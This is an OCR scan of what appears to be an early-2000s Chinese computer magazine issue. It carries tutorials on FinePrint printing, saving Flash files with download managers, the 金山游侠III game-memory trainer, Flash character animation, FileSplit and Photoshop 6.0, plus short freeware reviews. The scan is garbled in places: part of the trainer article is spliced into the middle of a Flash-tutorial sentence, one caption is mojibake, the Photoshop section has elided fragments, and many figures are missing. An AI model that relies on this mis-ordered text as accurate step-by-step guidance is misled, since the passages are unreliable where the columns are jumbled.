FinePrint打印对话框（如图3）。它有Layout（布局）、Jobs（作业）、Settings（设置）、Stationery（信笺）、FormFactory（样式）和Register（注册）六个标签。设置好了这几个标签，点击"OK"按钮，你就可充分地利用FinePrint这个工具来打印出满足你需求的具有个性化设置的文档了。下面讲述各个标签的设置。

1．Layout(布局)

在Layout一项选择输出的比例格式，共有1:1、1:2、1:4、1:8和Booklet（装订册）这五种格式，另外还有Bypass（绕过，不使用此功能）、Repeat（重复打印某一面）两个选项。

Borders一项主要是确定是否打印边框，有Smart（有边框）、On（有分隔线）、Off（无边框）三种选择。

Ordering一项是让你在4、8 up模式打印时选择一页纸上各页内容的排列顺序。它有Down（从上到下）、Across（从左到右）、PDF（打印PDF文档）三种选择。

此外，这个标签下还有几个选项，如Margins用于选定纸张四周留多宽空白，Printer用于选择打印机类型，Copies用于设定打印副本份数，Gutter用于设定装订边的留法，Separate jobs用于设定一次打印多个不同文档时后继文档的起始打印位置，Double－sided用于设定是否双面打印，Stationery用于选择信笺模板，Form用于选择样式模板，这两种模板组合起来就形成一种风格独特的专用信笺纸。至于按钮Options，主要用于配置打印机，省去你另外打开打印机管理器的麻烦，可进行更进一步的设置，但一般没有必要。

布局栏的右边是打印结果的模拟

显示，对于像IE浏览器这样没有预览功能的软件来说，这个功能在打印网页时十分管用。而且，在预览模式下，鼠标右键功能非常丰富，你可以对出现的页面做缩放、删除处理，也可删除本作业、插入空白页，还可将这一项的内容作为文本或图片拷贝到剪贴板，放在其他可编辑的文本处理程序中使用，如图4所示。比如对于某些网页，你只想截取其中的文本，不想要其图片，这时你就可使用这个功能。或者你在打印一个网页时，可能在最后一页上仅剩下少量的文本和一些无用的广告、网址之类的东西时，你可以在打印机属性里将纸张大小选大一号，以容下最后一页少量有用的内容，然后将最后一页删除，达到节约用纸的目的。

2.Jobs（作业）

此标签用于管理打印队列。选中文档后，通过拖拉或点击右侧的“Move up"和"Move down"按钮可执行将打印次序向前或向后调整、删除、恢复、打开、保存等动作。这里的保存可以将打印文档保存为原始文件或包含信笺、样式的TIFF格式文件、JPEG文件，仅摘录打印文档的文本内容作为一个文本文件等（图5）。

3. Settings（设置）

Settings（设置）标签主要用于进行显示方面的设置，这里有个重要的按钮Create new FinePrinter（建立新FinePrinter打印机），每按下一次，就可以建立一台FinePrinter 2000虚拟打印机。你可以根据自己的用途建立多台，






图4


图5


图6


图7

并对每台进行适当设置，如分别用于打印信封、红头文件、专用信函等等，打印时在对话框中选用即可（图6）。

4. Stationery（信笺）

它主要用于选用、定制、管理信笺模板，可自制个性化信笺模板。当然，FinePrint 2000本身提供了一些信笺模板，但不太适用，你可以直接点击New按钮新建自己个性化的信笺模板（图7）。

5.其他

FormFactory（样式）标签可用于选用、定制、管理样式模板。

至于Register（注册）标签，不用多说——喜欢这个“东东”就注册吧。不注册的话会在打印纸的左下角留下一个"Print with Fineprint-register at http://www.fineprint.com"的提示，而且限制打印页数最多不超过8页。

以上各项设置好以后，按下“OK"按钮，开始打印并关闭该对话框。如果在打印时不想关闭对话框，可以按Print按钮。要想累积几个文档后，一次性打印输出，可以按Defer按钮。Defer打印选项十分有用，当你在网上浏览时，打印选好的页面，然后按下Defer键，可将多个页面积累起来，在尽量少的页面上一次打印出来，方便携带，当然也可以是不同文档如网页、Word文档混排。

怎么样，够实用吧？既可缩印，又可双面打印，制作成小册子，还可将不必要的页删除，最大限度地节约纸张、墨水，延长打印机的寿命，而且使用也非常简单。还等什么，快去下载一个来试试吧。

Flash下载跟我来

step by step

□重庆　李欢

最近看到一些报刊杂志介绍下载Flash的方法，都是打开网页的源文件，查找.swf文件。只是觉得太麻烦，而且不太适合初学者。所以，下面我介绍一个比较简单的方法，让你下载Flash轻松如意。

首先，你必须装有FlashGet或NetAnts，或者是一款能够整合浏览器的下载工具。打开FlashGet，设置方法是：打开“工具\选项”，弹出对话框，点击“监视”选项卡。在“监视的文件类型”中填入“;.swf”分号起分隔左右，swf是Flash文件的后缀。

在NetAnts中的设置雷同，顺序是“选项\参数设置\自动操作”，点选“浏览器整合”，在捕捉文件类型中加入“swf”。

然后就可以在IE的浏览中，点击其中的Flash动画链接，FlashGet就会自动弹出下载框，轻松进行下载了。如此好的方法，还不赶快试一试。

□北京　李晓

游戏杀手——金山游侠III

最近金山公司发布了《金山游侠III》，在继承了《金山游侠II》的智能弹出、查找速度快、定位准的优点之外，在许多方面都做了改进，现在，就让我们来看看《金山游侠III》对游戏的“杀伤力”到底有多大吧。

我们这次选择了游戏《红色警报2》作为实验游戏。首先，我们需要先启动《金山游侠III》，将其最小化，然后启动游戏，进入游戏画面后，就是《金山游侠III》大显身手的时候了。

1. 在游戏进行中，我们一般需要修改的是金钱的数目，我们先来看看游戏开始时给我们多少钱。这里显示的是10000单位，记住这个数字后，按下《金山游侠III》默认的呼出键“*”。

2．在“查找”框中输入要查找的金钱数目“10000”，按下“搜索”按钮，《金山游侠III》会在内存中搜索所有数字是“10000”的目标。

3. 如图1所示，《金山游侠III》找到了内存中所有数值是“10000”的目标，现在按下“游戏”按钮，返回到游戏界面。




图1

4. 游戏过程中会生产各种作战单位，同时会消耗掉相应的金钱，这样金钱的数值就会发生变化，现在游戏显示金钱已经消耗掉800单位，变为9200单位，按下“*”键，呼出《金山游侠III》修改界面，将“查找”框中的内容改为“9200”，并按下“搜索”按钮。

5. 这时内存中搜索到的内容只剩下三个，这三个内存地址就是金钱数值的记录内容（如图2）。

6. 用鼠标分别双击这几个内存地址，在弹出的“添加修改”对话框中将数值修改为你所需要的数字，这里为“9999999”，并在“修改方式”中点选“自动锁定”，使游戏中金钱的数目不产生变化，然后按下“确定”键（如图3）。

7. 这时《金山游侠III》会弹出一个提示框，提醒你数字修改过大会使内存数据溢出，这时你就要掂量掂量了，




图2



图3




图4




图5

不必过分贪婪，修改到够用就可以了，否则死机了连玩的机会都没有了（如图4）。

8. 返回到游戏界面中后，金钱会自动上涨（游戏画面右上方），是不是看得你心花怒放了呢？

9. 当金钱上涨到你所修改的数值之后，就会自行锁定，现在你可以不必为采矿车给你带来了多少矿产担心了，放心地生产你所需要的单位吧。

当然，我们这里介绍的修改游戏中的数值只是《金山游侠III》的一个功能，除此之外，《金山游侠III》还可以为游戏抓图（按下Ctrl+F11键），甚至还有各大热门游戏的攻略供你借鉴，如《帝国时代》、《沙丘魔堡2000》。值得一提的还有它的几个专门为游戏设置的功能。

让机器人动起来

□上海 HERMES

相信经常上网浏览的朋友一定看过阿贵系列的Flash动画吧？其幽默风趣的画面常常会让我忍俊不禁。看得久了，大家一定会想，要是我也能做一个类似的动画那该多好呀。其实，这些经典的动画除了设计者高超的创意外，其中还有一个好帮手Flash的功劳。下面，我们就引导大家进入Flash的世界，通过实例帮助大家制作类似的人体动画。

一、元素图案

首先，您当然要有Flash的元素图案，这里以机器人的动作为例来说明。那么我们就要有机器人的各个肢体，也就是头、身体、胳膊、腿等，如图1所示。



图1

这些肢体必须是独立的元素，而且是要放在不同的图层（Layer），如此才能设计出关节的单独活动动作。

二、注意轴心

有了元素后，现在我们要留意的是各元素的轴心，因为如果轴心位置没有设计正确，那么在设计动作(尤其是旋转动作)时，将出现不容易调整或肢体分离的错误情况。




图2

轴心位置主要是旋转时作为元素的旋转中心点(如图2)，以人体或动物的手脚肢节来说，轴心应该设计在肢节旋转时的关节位置。如此，在我们旋转这些元素时，才能够得到正确的姿势，如图3。




图3

三、安排图层

现在假设我们已经有所需的图案角色，而且是分别放在Flash的元素图库(Library)中，那么接下来我们要做的便是安排这些元素的图层次序。

图层次序是用来决定视觉上的远近（前后）位置，比如说，我们在看到图4中的机器人时，它(机器人)的右手距离我们最近，然后是右腿，然后是身体、头、左腿，最后是左手。



图4

但是以右手来看的话，右手的下肢会比上肢距离我们的眼睛更近，因此在图层的安排上，应该是如下所示(由近到远)：

右手下肢(arm2) → 右手上肢(arm1) → 右小腿(leg2) → 右大腿(leg1) → 头(head) → 身体(body) → 左大腿(left-leg1) → 左小腿(left-leg2) → 左手下肢(left-arm2) → 左

变速齿轮：变速齿轮的主要功能是通过调节游戏的速度来达到通关的目的，点击按钮就可以激活变速齿轮功能。在出现如图5的界面时，通过调节滑钮来加快或减慢游戏的速度，通过此项设置，游戏的速度可以至多调快至基础的8倍或原来速度的1/8。

一键N招：一键N招的功能就是可以通过《金山游侠III》，将游戏中需要按下组合键才能完成的动作或招术编辑为按下一个键就可以完成的功能。在游戏中呼出《金山游侠III》，按下键，打开如图6的界面，将新功能键填在左栏中，组合键填在右栏中，按下确定即可。



图6

内存编辑：此项设计就是专门针对资深玩家的了，它需要玩家对内存地址分布有着相当丰富的经验，可以按下键呼出内存编辑栏（如图7）。这是一个类似UltraEdit的内存管理方式，资深玩家可以凭着经验在此窗口中直接修改内存数值，可以省去查找和锁定的过程，不过建议初次接触内存地址的朋友还是不要轻易尝试。



Í¼7

好了，说了这么多，《金山游侠III》的真正奥妙还需要大家自己亲自去尝试。用过了之后，相信这个世界上就没有几款你征服不了的游戏了。:)

手上肢(left-arm1)。以 Flash 的图层次序来看(位于下方的图层表示在底层,即 behind),则如图5所示。





图5

四、设计动作

假设我们要设计的是一段机器人抬腿或踢足球的动画。首先,选取机器人的右大腿的图层(leg1 图层),然后在影格10的位置"插入关键影格"(关键影格也就是关键画面,Keyframe),再按下工具箱中的"Rotate"按钮,接着将"右大腿元件"往右上旋转,如图6。



图 6

然后我们还要复选影格 1 到影格 10,按下滑鼠右键,再执行"Create Motion Tween"(产生动作渐变),如图7。



图 7

现在,我们也要让右小腿产生动作,并且应该"紧跟着"右大腿的旋转动作,所以我们选取右小腿的图层 leg2,然后在这个图层的影格10位置处"插入关键影格",接着拖曳(移动)右小腿的位置到右大腿的关节处(如图8)。


图 8

五、微调位置

但是千万不要以为右小腿的位置已经可以高枕无忧了,您应该检查影格1到影格10的每一格,果然,您可以看到其中许多位置都不正确(好像骨折),如图9。


图 9

因此您必须将每一格的右小腿调整到正确位置(如果您比较懒惰的话,也可以每二格调整),方法是在影格位置"插入关键影格",然后移动右小腿元件到正确位置,如图10。




图 10

六、重复动作

现在我们已经有一段右腿上踢的动作,然后您可以继续设计其他的手、身体或头的动作。最后您可以把这段动作重复多次,然后放入到时间轴中,便可以得到连续动画。

到这里为止,我们就已经可以设计出不错的人体动画。除了进行人物的动作设计以外,要设计出如阿贵似的动画,我们还要注意下面一些内容。

在开始制作之前,准备工作应该做好。将歌曲文件和相关的素材,如图片歌词等都整理出来!歌曲文件一般为MP3格式,Flash 5.0版提供了直接引入MP3的功能。

为了不使图像太大影响下载速度,可将图片转换为矢量格式。由于Flash本身绘图薄弱,我们最好借用第三方工具来进行。推荐使用 Adobe 的 Streamline 4.0,可从 Adobe 公司网页下载试用版本。

对图形的操作了解以后,要考虑影片中场景的搭配,与音乐的衔接以及画面的美感,目前用Flash创作的影片在这点上大体可分为两大类,一类是通过不断变化的画面(图片文字等),配合音乐达到效果;另一类则以人物来表现,通过人物的动作、表情等来配合音乐、歌词等。人物通常为卡通式,其中以人物表现的方式较为复杂,首先要求作者有较高的绘画基础,因为这些特定的东西很难在素材库中找全,需要作者自己来绘制。其次要求作者有一定的动画基础 。

下面让我们再来谈谈音频方面的问题。由于国内很多朋友做影片时一般都喜欢加上字幕,但却存在着不同步的现象,这问题该如何解决呢?其中一个方法就是不要用字幕了(啊,这谁扔的砖头)! 还有就是从作品入手,首先要了解音频在Flash中的工作方式,其次作品要制作 Loading,特别是当文件比较大的时候,做Loading就很必要,这也是音字同步的前提。将音乐文件导入Flash后,并从Library面板拖入场景,你就可以在Sound面板中进行设置了(如图11)。




图 11

在Sound面板中,Effect项是设置声音效果,我们这里不做讨论,而关键在于Sync项,点旁边的下拉箭头可以看到 Start、Stop、Stream 三个选择项。要做 MTV,我们就要选择Stream这一项,指定声音以流播放,也就是Flash的播放模式,网络传输多少播放多少,停止传输则停止播放,始终与TimeLine保持同步。由于要保持播放连续性,所以刚才说的做Loading也就很必要了,可以等影片全部装载完毕后开始播放。

在制作的时候,TimeLine的开始几帧空出来做Loading,后面插入声音,然后编辑动画,一直到歌曲结束。编辑完动画后我们就可以算出影片一共多少帧,然后逐个添加字幕,这个过程比较麻烦,也比较费时间,不过同步后就不会出问题了(如图12)。




图 12

从图12中可以看到,当选择音频以Stream方式播放后,音频始终与 TimeLine 保持一致,这时只要掌握好 TimeLine 的时间,就可以做到字幕层中的文字音字同步了!

在这些工作都做完后,你要考虑的就是创意问题了。这个其实是每个人都存在的问题,不可能靠读一篇文章或一本书学会,只能从制作中积累经验,从别人的优秀作品中吸取。

文件切割易上手

□广东　小帅哥

尽管如今存储媒介越来越多，容量也呈越来越大之势，但轻巧灵便的1.44MB软盘却一直是不少朋友交换文件所钟爱的媒介，只是若想携带大型文件，往往便会显得无可奈何。

网络时代的来临，使得我们交换文件更加便利，但体积过大的文件往往会消耗掉时间与精力，倘若能化整为零，分解为一个一个的小文件再行发送，则可避免这个问题。

利用文件分割软件，我们可以随心所欲将文件切割成一个个指定大小的小文件，以便于拷贝至软盘或通过网络进行传输。现今分割类软件颇多，使用起来虽然功能多多，但操作上也较为复杂。而FileSplit是一款简单易用的文件切割机，利用它可以很方便地将大文件切割成若干小“块”，当然也可以很方便地重新合并还原。

一、下载安装

FileSplit的最新版本V2.22 Build 374，下载得到一个名为fsplit2x.exe的安装文件，约为143kB大，直接运行之，一路回车即可安装成功。

软件运行后的主界面如图1所示，从中我们可以得知它主要有三项功能，就是切割文件、合并文件和比较文件。



图 1

二、切割文件

1. 点击主界面中的“Split”标签后，按下“Add”按钮加入要分割的文件，在弹出的对话框中选择目标文件，可以一次选择多个文件同时分割，若不小心错选了某个文件，可按“Remove”从操作列表中删除该文件。

其实还有一种简单的操作方法，在资源管理器中右键点击要分割的文件，在弹出的快捷菜单中选择“Split File”，可快速启动FileSplit对文件进行切割。

2. 在“Destination Folder”框中输入存放切割后文件的文件夹，也可以点击“Browse”选择结果文件的存放路径，“Comment”可输入注释信息。

3. FileSplit内建了1.44MB、100MB Zip等一系列的容量清单供你直接选用，或者你也可以自行在“Size of Each Part”中指定分割文件每部分的容量。在“Number of Parts”框中键入想要切割几部分，这时在“Hour、Min、Sec、and Bps”框中可以看到切割文件所需时间以及切割速率。

4. 最后按下“Start”按钮即可开始切割文件。

切割后打开存放切割文件的目录，会发现生成的切割文件的后缀依次为001、002、003等，便于识别。同时还会生成一个后缀名为FSI的文件，内含合并文件的重要信息。

三、合并文件

1. 点击“Merge”标签进入合并操作窗口（如图2）。



图 2

2. 在“Source File”框中输入合并文件所用的FSI文件（或点击Browse按钮选择），这是在分割时自动建立的信息组织文件。

3. 在“Destination Folder”框中指定合并文件的存放路径（或者点击Browse按钮选择）。

4. 点击“Start”按钮开始合并文件。

合并后，打开合并文件存放文件夹，会发现生成一个新文件，该文件与源文件是一致的。

其实合成文件还有一个更简单的方法，在分割文件目录下执行分割时产生的批处理文件（以.bat为后缀名），可以在当前目录下将文件完完整整地还原，而无需启动FileSplit，但只有在执行分割操作时选中“Generate Batch file for Merging”，此法才能生效。

四、比较文件

这一步是将合成文件与原始文件进行比较，以确保所有的分割文件没有问题。

1. 选择Compare标签（如图3）。




图 3

2. 在“Original File”框中打开源文件。

3. 在“First Split File”框中打开FSI文件。

4. 点击“Start“按钮开始进行比较。

比较结束后，会弹出一个相应的提示窗口，一般情况下出现诸如“File Compare Complete，The files are identical”，意即文件比较完毕，完全相同。


利用FileSplit，最大可以完成4GB文件的切割。如果你通常要利用软盘保存一些大文件，或是通过E－mail收发较大的程序，不妨下载一个试试，可是易学易用的哦。

新软快递

□北京　高兴

我们将改变桌面！ --Effective Desktop

版本： beta 1.00 build 207
文件大小：999kB
软件性质：免费软件
适用平台：Windows98/Me/2000



号称可以改变桌面的软件很多，不过好像这类软件最多只能让用户新奇几天，最后大家都殊途同归恢复到原来的桌面下。但是请不要用这种偏见来对待Effective Desktop，Effective Desktop并不是让桌面变得花里胡哨，中看不中用，它是一款行之有效的桌面工具，从细微之处着手，将桌面变得富有个性、实用，同时Effective Desktop几乎不耗用系统资源，跟随Windows一起启动时，几乎察觉不到它的运行。

Effective Desktop包含三个工具：ExplorerX、TaskbarX、WindowsX。ExplorerX可以将开始图标更改得更为个性化，图1就是笔者自定义的开始按钮。在不久前发布的新一代的操作系统Windows XP测试版中附带了系统托盘管理功能，而ExplorerX则可以让你在其他操作系统中抢先品尝这个功能，它可以隐藏系统托盘处的无用图标，点击小箭头可以再现系统托盘，操作方便绝不拖泥带水。另外两个工具TaskbarX可以为任务栏增加日历、时钟之类的组件（图2），WindowsX则为Windows提供多个虚拟桌面。




图1




图2

间谍克星 --SpyBlocker

版本： 3.2
文件大小：2MB
软件性质：免费软件
适用平台：Windows 95/98/Me



如果说Ad-Aware是创新，那么SpyBlocker就是进步。Ad-Aware可以检查出软件中所带的“间谍程序”，并将它们删除，不过在此同时，Ad-Aware也让这些软件无法使用。很明显，SpyBlocker并不会采用这种"杀鸡取卵"的方法，它在达到阻止带有“间谍程序”的软件不再显示广告和泄露个人信息时，并不删除或修改任何程序或系统文件，所以它也不会让软件无法使用。

满园"音色"关不住 --DFX for Winamp

版本：5.0
文件大小：221kB
软件性质：共享软件
适用平台：Windows NT/2000



周围很多朋友都在用DFX，而更多的人使用DFX是因为Winamp的开发者也承认，DFX的出现使Winamp增强了音效处理能力。尽管Winamp的音效插件很多，但获得如此高评价也只有DFX一个。MP3文件在制作时由于高度压缩而影响了音质，而DFX则可以弥补MP3文件的不足，具有对MP3 声音文件纠错、复原真音的作用，使MP3的音质有了质的飞跃。DFX还提供一些典型的场景和效果的预设值，比如音乐大厅、重低音、3D环绕等，让用户在使用时只要轻松选择即能达到非凡效果。在DFX的官方网站上提供了大量的DFX皮肤供下载，用户可自定义DFX的外观。此外DFX还有适用于RealPlayer、 RealJukebox、Sonique、MediaJukebox等软件的版本。

FileFunnel

版本：1.0 Beta 5a
文件大小：397kB
软件性质：免费软件
操作平台：Windows 95/98/Me/NT/2000

FileFunnel是一个在技术上具有煽动性的软件，它使用一种将网络协议HTTP、HTML与其他协议转换的新技术，目前它支持HTTP、HTML和Napster之间的转换。用户利用FileFunnel即可通过浏览器搜索下载Napster服务器中的音乐，然后使用下载工具下载，这可比Napster要更胜一筹。FileFunnel还有一个突出的功能，它可以在下载或续传出现问题时自动重定向最相近的文件。另外该软件可以使用Winamp或其他MP3播放器在线播放搜索的音乐文件。

华表2000

版本：2000
文件大小：2.9MB
软件性质：共享软件
适用平台：Windows 95/98/Me/NT/2000

华表2000是符合中国人使用习惯的电子表格软件，集排版与数据处理能力于一体，具有漂亮的界面及与Excel类似的操作风格，相同的单元公式语法，可与Excel文件相互转换。在界面和操作上，华表2000吸取了Excel的优点，输入公式比Excel更简单。华表2000同时集办公表处理与数据表处理于一身，既具有电子表格灵活好用的特点，又具有类似数据库一样强大的数据查询功能。

酝酿许久的讲座终于和大家见面了。从这期开始我们将使用一定篇幅连载6讲，向大家介绍如何开启图像设计之门。本讲座中我们主要使用Photoshop6.0以及它所捆绑的工具。像Photoshop这样一个大型的设计软件,别说通过我们短短的6讲,就是一些专业人员也需要不断的学习。所以我们在讲座当中,主要通过一些经典的实例,让大家在看完讲座后,知道该如何进行图像设计,以及设计所需的过程,用哪些工具可以实现哪些效果,这是我们这次连载的主要目的。在下面的第1讲中，作者分6部分依次简略地介绍了每一讲的内容，以便给大家一个概貌。

——子洋

□黑龙江　Swimmingfish

开启设计之门

——Photoshop6.0新手上路

第一章 步入Photoshop6.0的圣殿

序言：公元一九九九年的秋天，对于我，一个为了理想和未来而彷徨的大二学生来说，是一段不同平常的日子，也就在这个时候，我认识了Photoshop，从此，我步入了电脑设计的圣殿。将近三年来，从二维平面到三维动画，从色彩理论到立体构成，我才又慢慢地找到了人生的轨迹。从某种意义上讲，我感谢Photoshop，也因此对它怀有一种特别的感情。现在，《电脑爱好者》编辑部的老师给了我这个难得的机会，让我把三年中使用Photoshop的经验展现给广大读者，希望大家在看完这部连载以后，对这个软件有一个新的理念，也能由此步入电脑设计之门，这是这次连载的主要目的……

众所周知，Adobe公司的Photoshop是目前图形图像处理领域最流行和最优秀的设计软件。在此，我将带着您从一个新的侧面去探讨Photoshop的使用，相信看完本文，都能给您的设计思路一些启发。

一、蒙娜丽莎的微笑——从Photoshop6.0的新功能开始

今年年初，Adobe公司推出了Photoshop的最新版本——6.0版，这次版本的升级，使Photoshop无论在功能上还是界面上都发生了很大的变化（如图1所示），使我们使用起来更加快捷和方便。



图1

好了，现在就让我从一个Photoshop6.0的新增功能——Liquify入手，通过刻画蒙娜丽莎的微笑来细细品味它带给我们的强大的图形处理能力。首先，在Photoshop6.0中打开一张蒙娜丽莎的图片（如图2所示）。对于她相信大家都不会陌生，那种含笑不露的临界表情真正是让画家表达得淋漓尽致，不然也不会成为达芬奇的代表作了。您是否想过让美丽的蒙娜丽莎真正地开心笑起来呢？那么，请和我一同来完成它。

选择Image/Liquify命令或者按 Shift+Ctrl+X快捷键，可以打开Liquify工具的设置窗口。窗口的风格类似于Photoshop5.5开始新增加的Extract工具（如图3所示）。这个工具可以让您通过交互式的推拉、旋转，缩放图像中的各个区域，对图像进行随心所欲地扭曲和歪斜，而您所要做的只是更改所用的画笔大小而已。



图2



图3

勾选位于窗口右侧的View Options/Show Mesh选项，在工作区均布网格，这样我们就可以根据网格的改变，更加细致地对图像进行变形。现在，让蒙娜丽莎的眉头舒展开，

选择左侧的“扩展”工具，并适当地调整笔刷大小，在眉头处按住鼠标不放，顷刻之间就会发现图像发生了改变。这里，我们一定要注意“细心”二字，您不想看到您笔下的姑娘变成丑八怪吧？如果改变过大，可以使用Reconstruction/Revert进行复位操作。选择“涂抹”工具，在蒙娜丽莎的嘴角处涂抹，使其嘴角上扬，这一步操作要配合眉心处舒展，程度一定不要太大，这是完成的效果(如图4所示)。在这里使用Liquify工具，要时时记得，我们所面对的是一件艺术品，不是在涂鸦，这件艺术品在我们的改变下，将要成为另一件艺术品，所以自己的手下一定要留神啊！微笑已经完成了，那么苦恼呢？试一试其他的表情吧(如图5 所示)。


图4


图5

怎么样，使用Photoshop6.0是不是很方便和快捷？

像Photoshop6.0这样一个庞大的设计软件，它到底可以为我们带来哪些意想不到的惊喜呢？下面就让我用一个公益广告作品把Photoshop6.0的功能彻底演绎一番。在以后的章节里，我将把每一部分给大家进行充分的扩展，相信您在跟随着我学习过每个经典的实例以后，也能对Photoshop6.0产生浓厚的兴趣。

根据世界环境保护组织统计，世界上每天都在消失三十个湖泊，我们是否想过当地球上的水资源都用光了以后，当美丽的江河湖泊都变成沙漠以后，我们人类的境遇是个什么样子呢？身为一个热爱生活的人，我们需要把心中的想法表达出来吧！在这里，我考虑通过十二张沙漠的图片，进行矩形排列，这样可以形成强烈的冲击力，用于表现这段环保知识，使每个观众都能在心中对保护水资源有所认识，最后的效果如图6所示。它是怎么样完成的呢？是否具有什么高深的技巧？那么，我告诉您，完成这个作品的都是Photoshop6.0最基本的功能，您不相信？请往下看！





图6

二、外来素材的处理加工

Photoshop6.0对素材的加工和合成技巧是其他软件所不能比拟的，它能够根据使用者的要求，对不同的图片进行不同的选择、处理和加工。首先，新建一个黑色背景色的文件。在Photoshop6.0中，对于精确定位通常使用的方法是采用标尺和参考线，它们分别位于View菜单下。现在，打开View/Show Rulers，这样，在工作区的图像上方和左侧就出现了标尺。然后，我们沿着标尺向下拖拽鼠标，在工作区中就打好了表格。这样做的目的是为了方便我们精


图7

……可以用Photoshop6.0……包括对图片尺寸的修……色和饱和度的调整等……介绍，而现在所要做……放在确定的位置上。……工具，按住鼠标不……，然后就是改变这个新的图层的大小了，所要使用的是位于菜单Edit下的Free Transform和Transform两个工具，注意观察菜单条下的工具敏感选项栏中的参数变化（如图8 所示），这可是Photoshop6.0的新功能中比较突出的，它实际上就是过去“选项”面板的延伸。随着您选择工具的不同，它的内容也随着改变，使用起来更加方便也更加贴近人心。我们可以直接在这个选项栏中输入数值，完成的效果如图6中的12幅小图。

三、强大的字体编排功能


图8

一幅好的作品，字体的添加是不可缺少的，它往往可以对整个作品起到画龙点睛的作用。现在，Photoshop6.0为我们解决了这方面的问题，点击Edit/Preferences/General，弹出Photoshop6.0的优化配置窗口，在其中将Show Font Names in English去掉，点击OK。回到工作区，在工具条中选择“字体”工具，然后观察内容敏感选项栏，我们发现，在Photoshop6.0中显示中文字体是如此的方便（如图9 所示）。

在字体方面，Photoshop6.0另一个值得我们欣慰的事情是，使用字体工具再也不会弹出那个可恶的字体窗口了，所有的输入和修改都将在工作区中直接完成，配合工具敏感选项栏，我们可以真正做到对字体的所见即所得的加工了。

说了这么多，还是回到我们这个实例上面来吧，点击工具条上的“字体”工具，为我们这个公益广告添加字体，在敏感选项栏中设置一种比较庄重的字体，并且修改字体大小，使用“移动”工具将字体放置在合适的位置，效果如图6 下部的文字。

四、自己作画

